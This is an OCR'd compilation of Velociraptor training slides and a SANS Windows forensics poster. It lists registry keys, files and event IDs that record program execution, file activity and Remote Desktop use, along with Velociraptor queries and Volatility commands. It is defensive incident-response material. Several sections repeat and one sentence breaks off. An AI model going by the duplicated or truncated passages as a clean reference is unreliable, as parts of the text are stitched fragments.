


Scenario: Finding files

© Velocidex Enterprises 2019 / www.velocidex.com

The file finder artefact

- Use raw NTFS access to bypass file system locks
- Use wildcards to ‘glob’ over directories
- Use Yara to search the contents of files
- Filter by modified or created dates
- Upload matching files to the server for further analysis.
- A great starting point for making your own collection artefacts.



Scenario: Hunt for forensic evidence


© Velocidex Enterprises 2019 / www.velocidex.com

Hunt for use of SysInternals tools

- Some attackers use SysInternals tools
- These require accepting a EULA on first use
- This modifies a key in the user's Registry
- This Registry key can be a great malicious indicator


© Velocidex Enterprises 2019 / www.velocidex.com

This dodgy user has run *PsExec* and *SDelete*



© Velocidex Enterprises 2019 / www.velocidex.com

This dodgy user has run *PsExec* and *SDelete*



© Velocidex Enterprises 2019 / www.velocidex.com

SANS DFIR

DIGITAL FORENSICS & INCIDENT RESPONSE

Windows Forensic Analysis

POSTER

You Can't Protect What You Don't Know About

digital-forensics.sans.org

$25.00
Poster_FOR500_v4.6_12-18
Poster Created by Rob Lee with support of the SANS DFIR Faculty
©2018 Rob Lee. All Rights Reserved.

Windows® Time Rules

$STANDARD_INFORMATION

File Creation	File Access	File Modification	File Rename	File Copy	Local File Move	Volume File Move (move via CLI)	Volume File Move (cut/paste via Explorer)	File Deletion
Modified – Time of File Creation	Modified – No Change	Modified – Time of Data Modification	Modified – No Change	Modified – Inherited from Original	Modified – No Change	Modified – Inherited from Original	Modified – Inherited from Original	Modified – No Change
Access – Time of File Creation	Access – Time of Access (No Change only on NTFS Win7+)	Access – No Change	Access – No Change	Access – Time of File Copy	Access – No Change	Access – Time of File Move via CLI	Access – Time of Cut/Paste	Access – No Change
Metadata – Time of File Creation	Metadata – No Change	Metadata – Time of Data Modification	Metadata – Time of File Rename	Metadata – Time of File Copy	Metadata – Time of Local File Move	Metadata – Inherited from Original	Metadata – Inherited from Original	Metadata – No Change
Creation – Time of File Creation	Creation – No Change	Creation – No Change	Creation – No Change	Creation – Time of File Copy	Creation – No Change	Creation – Time of File Move via CLI	Creation – Inherited from Original	Creation – No Change

$FILENAME

File Creation	File Access	File Modification	File Rename	File Copy	Local File Move	Volume File Move (move via CLI)	Volume File Move (cut/paste via Explorer)	File Deletion
Modified – Time of File Creation	Modified – No Change	Modified – No Change	Modified – No Change	Modified – Time of File Copy	Modified – No Change	Modified – Time of Move via CLI	Modified – Time of Cut/Paste	Modified – No Change
Access – Time of File Creation	Access – No Change	Access – No Change	Access – No Change	Access – Time of File Copy	Access – No Change	Access – Time of Move via CLI	Access – Time of Cut/Paste	Access – No Change
Metadata – Time of File Creation	Metadata – No Change	Metadata – No Change	Metadata – No Change	Metadata – Time of File Copy	Metadata – No Change	Metadata – Time of Move via CLI	Metadata – Time of Cut/Paste	Metadata – No Change
Creation – Time of File Creation	Creation – No Change	Creation – No Change	Creation – No Change	Creation – Time of File Copy	Creation – No Change	Creation – Time of Move via CLI	Creation – Time of Cut/Paste	Creation – No Change

Windows Artifact Analysis: Evidence of...

The "Evidence of..." categories were originally created by SANS Digital Forensics and Incidence Response faculty for the SANS course FOR500: Windows Forensic Analysis. The categories map a specific artifact to the analysis questions that it will help to answer. Use this poster as a cheat-sheet to help you remember where you can discover key Windows artifacts for computer intrusion, intellectual property theft, and other common cyber crime investigations.

File Download

Open/Save MRU

Description
In the simplest terms, this key tracks files that have been opened or saved within a Windows shell dialog box. This happens to be a big data set, not only including web browsers like Internet Explorer and Firefox, but also a majority of commonly used applications.

Location
XP:
NTUSER.DAT\Software\Microsoft\Windows\Current\Version\Explorer\ComDlg32\OpenSaveMRU
Win7/8/10:
NTUSER.DAT\Software\Microsoft\Windows\Current\Version\Explorer\ComDlg32\OpenSavePIDlMRU

Interpretation

Program Execution

UserAssist

Description
GUI-based programs launched from the desktop are tracked in the launcher on a Windows System.

Location
NTUSER.DAT HIVE:
NTUSER.DAT\Software\Microsoft\Windows\Currentversion\Explorer\UserAssist\{GUID}\Count

Interpretation
All values are ROT-13 Encoded
- GUID for XP
  - 75048700 Active Desktop
- GUID for Win7/8/10
  - CEBFF5CD Executable File Execution

Shimcache

Description
- Windows Application Compatibility Database is used by Windows to identify possible application compatibility challenges with executables.
- Tracks the executables file name, file size, last modified time, and in Windows XP the last update time

Location
XP:
SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility
Win7/8/10:
SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

Interpretation
Any executable run on the Windows system could be found in this key. You can use this key to identify systems that specific malware was executed on. In addition, based on the

Amcache.hve

Description
ProgramDataUpdater (a task associated with the Application Experience Service) uses the registry file Amcache.hve to store data during process creation

Location
Win7/8/10:
C:\Windows\AppCompat\Programs\Amcache.hve

Interpretation
- Amcache.hve – Keys = Amcache.hve\Root\File\{Volume GUID}\###### - Entry for every executable run, full path information, File's $StandardInfo Last Modification Time, and Disk volume the executable was run from
- First Run Time = Last Modification Time of Key
- SHA1 hash of executable also contained in the key

Last-Visited MRU

Description
Tracks the specific executable used by an application to open the files documented in the OpenSaveMRU key. In addition, each value also tracks the directory location for the last file that was accessed by that application.
Example: Notepad.exe was last run using the C:\%USERPROFILE%\Desktop folder

Location
XP:
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
Win7/8/10:
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU

Interpretation
Tracks the application executables used to open files in OpenSaveMRU and the last file path used.

Windows® Time Rules

Program Execution

UserAssist

Description
GUI-based programs launched from the desktop are tracked in the launcher on a Windows System.

Location
NTUSER.DAT HIVE:
NTUSER.DAT\Software\Microsoft\Windows\Currentversion\Explorer\UserAssist\{GUID}\Count

Interpretation
All values are ROT-13 Encoded
- GUID for XP
  - 75048700 Active Desktop
- GUID for Win7/8/10
  - CEBFF5CD Executable File Execution
  - F4E57C4B Shortcut File Execution

Windows 10 Timeline

Description
Win10 records recently used applications and files in a "timeline" accessible via the "WIN+TAB" key. The data is recorded in a SQLite database.

Location
C:\Users\<profile>\AppData\Local\ConnectedDevicesPlatform\L.<profile>\ActivitiesCache.db

Interpretation
- Application execution
- Focus count per application

RecentApps

Description
GUI Program execution launched on the Win10 system is tracked in the RecentApps key

Location
Win10:
NTUSER.DAT\Software\Microsoft\Windows\Current Version\Search\RecentApps

Interpretation
Each GUID key points to a recent application.
AppID = Name of Application
LastAccessTime = Last execution time in UTC
LaunchCount = Number of times executed

Shimcache

Description
- Windows Application Compatibility Database is used by Windows to identify possible application compatibility challenges with executables.
- Tracks the executables file name, file size, last modified time, and in Windows XP the last update time

Location
XP:
SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility
Win7/8/10:
SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

Interpretation
Any executable run on the Windows system could be found in this key. You can use this key to identify systems that specific malware was executed on. In addition, based on the interpretation of the time-based data you might be able to determine the last time of execution or activity on the system.
- Windows XP contains at most 96 entries
  - LastUpdateTime is updated when the files are executed
- Windows 7 contains at most 1,024 entries
  - LastUpdateTime does not exist on Win7 systems

Jump Lists

Description
- The Windows 7 task bar (Jump List) is engineered to allow users to "jump" or access items they have frequently or recently used quickly and easily. This functionality cannot only include recent media files; it must also include recent tasks.
- The data stored in the AutomaticDestinations folder will each have a unique file prepended with the AppID of the associated application.

Location
Win7/8/10:
C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations

Interpretation
- First time of execution of application.
  - Creation Time = First time item added to the AppID file.
- Last time of execution of application w/file open.
  - Modification Time = Last time item added to the AppID file.
- List of Jump List IDs ->
  http://www.forensicswiki.org/wiki/List_of_Jump_List_IDs

Amcache.hve

Description
ProgramDataUpdater (a task associated with the Application Experience Service) uses the registry file Amcache.hve to store data during process creation

Location
Win7/8/10:
C:\Windows\AppCompat\Programs\Amcache.hve

Interpretation
- Amcache.hve – Keys = Amcache.hve\Root\File\{Volume GUID}\######
- Entry for every executable run, full path information, File's $StandardInfo Last Modification Time, and Disk volume the executable was run from
- First Run Time = Last Modification Time of Key
- SHA1 hash of executable also contained in the key

System Resource Usage Monitor (SRUM)

Description
Records 30 to 60 days of historical system performance. Applications run, user account responsible for each, and application and bytes sent/received per application per hour.

Location
SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions {d10ca2fe-6fcf-4f6d-848e-b2e99266fa89} = Application Resource Usage Provider C:\Windows\System32\SRU\

Interpretation
Use tool such as srum_dump.exe to cross correlate the data between the registry keys and the SRUM ESE Database.

BAM/DAM

Description
Windows Background Activity Moderator (BAM)

Location
Win10:
SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}

Investigative Notes
Provides full path of the executable file that was run on the system and last execution date/time

Last-Visited MRU

Description
Tracks the specific executable used by an application to open the files documented in the OpenSaveMRU key. In addition, each value also tracks the directory location for the last file that was accessed by that application.
Example: Notepad.exe was last run using the C:\%USERPROFILE%\Desktop folder

Location
XP:
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
Win7/8/10:
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU

Interpretation
Tracks the application executables used to open files in OpenSaveMRU and the last file path used.

Prefetch

Description
- Increases performance of a system by pre-loading code pages of commonly used applications. Cache Manager monitors all files and directories referenced for each application or process and maps them into a .pf file. Utilized to know an application was executed on a system.
- Limited to 128 files on XP and Win7
- Limited to 1024 files on Win8
- (exename)-(hash).pf

Location
WinXP/7/8/10:
C:\Windows\Prefetch

Interpretation
- Each .pf will include last time of execution, number of times run, and device and file handles used by the program
- Date/Time file by that name and path was first executed
  - Creation Date of .pf file (-10 seconds)
- Date/Time file by that name and path was last executed
  - Embedded last execution time of .pf file
  - Last modification date of .pf file (-10 seconds)
  - Win8-10 will contain last 8 times of execution

We have an artefact for that too

** artefacts build upon each other*

Velociraptor | C.d504fae95fdb7f3

Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/flows

Search Box | Velocidex-01 connected | 0 | nick

New Artifact Collection - Select Artifacts to collect

Step 1 out of 2

execution

- Windows.Analysis.EvidenceOfExecution
- Windows.Attack.ParentProcess
- Windows.Attack.Prefetch
- Windows.Forensics.Bam
- Windows.Forensics.Prefetch
- Windows.Forensics.RecentApps

Add

Selected Artifacts:

Use "Add" button or double-click to add artifacts to the list.

Clear | Remove

Queries

```
SELECT * FROM Artifact.Windows.Registry.UserAssist()
```

Precodition

Queries

```
SELECT * FROM Artifact.Windows.Forensics.Timeline()
```

Precodition

Queries

```
SELECT * FROM Artifact.Windows.Forensics.RecentApps()
```

Precodition

Queries

```
SELECT * FROM Artifact.Windows.Registery.AppCompatCache()
```

Next

Creator: nick, nick, nick, nick, nick

2019-07-24 18:54:30 UTC

UserAssist

Timeline

RecentApps

AppCompatCache

Velociraptor | C.d504fae95fdb7f3

Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/flows

Search Box

Velocidex-01 connected

0 nick

State	FlowId	Artifacts Collected	Creation Time	Last Active	Creator
✔	F.BKT2DRM5595VC	Windows.Analysis.EvidenceOfExecution	2019-07-25 22:02:22 UTC	2019-07-25 22:02:25 UTC	nick
✔	F.BKSRSK7NRUS7S	VFSListDirectory	2019-07-25 14:36:00 UTC	2019-07-25 14:36:00 UTC	nick
✔	F.BKSRSJ34A45P6	VFSListDirectory	2019-07-25 14:35:56 UTC	2019-07-25 14:35:56 UTC	nick

Artifact Collection | Uploaded Files | Requests | Results | Log | Reports

Windows.Analysis.EvidenceOfExecution

Windows.Analysis.EvidenceOfExecution/UserAssist

Show 10 entries Search:

Name	User	LastExecution	LastExecutionTS	NumeberOfExecutions
C:\Users\Nick\Downloads\SysinternalsSuite\PsExec.exe	Nick	2019-07-24T21:24:01Z	1564003441	1
C:\Users\Public\Desktop\Google Chrome.lnk	Nick	2019-07-23T09:02:33Z	1563872553	1
Chrome	Nick	2019-07-25T21:58:10Z	1564091890	17
Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	Nick	2019-07-23T08:59:53Z	1563872393	14

2019-07-25 22:03:04 UTC

Lateral movement - WMI

Hunt Evil: Lateral Movement

During incident response and threat hunting, it is critical to understand how attackers move around your network. Lateral movement is an inescapable requirement for attackers to stealthily move from system to system and accomplish their objectives. Every adversary, including the most skilled, will use some form of lateral movement technique described here during a breach. Understanding lateral movement tools and techniques allows responders to hunt more efficiently, quickly perform incident response scoping, and better anticipate future attacker activity.

Tools and techniques to hunt the artifacts described below are detailed in the SANS DFIR course FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting

Additional Event Logs

Process-tracking events, Sysmon, and similar logging capabilities are not listed here for the sake of brevity. However, this type of enhanced logging can provide significant visibility of an intruder's lateral movement, given that the logs are not overwritten or otherwise deleted.

Additional FileSystem Artifacts

Deep-dive analysis techniques such as file carving, volume shadow analysis, and NTFS log file analysis can be instrumental in recovering many of these artifacts (including the recovery of registry and event log files and records).

Additional References

SANS DFIR FOR508 course: **http://sans.org/FOR508**
ATT&CK Lateral Movement: **http://for508.com/attck-lm**
JPCERT Lateral Movement: **http://for508.com/jpcert-lm**

Artifacts in Memory Analysis

Artifacts in memory analysis will allow for additional tracking of potential evidence of execution and command line history. We recommend auditing and dumping the "conhost" processes on the various systems. Example:

```
vol.py -f memory.img --profile=<profile> memdump -n conhost --dump-dir=.
strings -t d -e l *.dmp >> conhost.uni
```

Perform searches for executable keywords using grep. Also check running processes (mstsc, rdpclip, etc.).

REMOTE ACCESS

Remote Desktop

SOURCE

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials - if NLA enabled on destination
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name
- **Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx**
  - **1024**
    - Destination Host Name
  - **1102**
    - Destination IP Address

REGISTRY

- Remote desktop destinations are tracked per-user
  - **NTUSER\Software\Microsoft\Terminal Server Client\Servers**
- ShimCache – **SYSTEM**
  - **mstsc.exe** Remote Desktop Client
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **mstsc.exe** Remote Desktop Client
- **AmCache.hve** – First Time Executed
  - **mstsc.exe**
- UserAssist – **NTUSER.DAT**
  - **mstsc.exe** Remote Desktop Client execution
  - Last Time Executed
  - Number of Times Executed
- RecentApps – **NTUSER.DAT**
  - **mstsc.exe** Remote Desktop Client execution
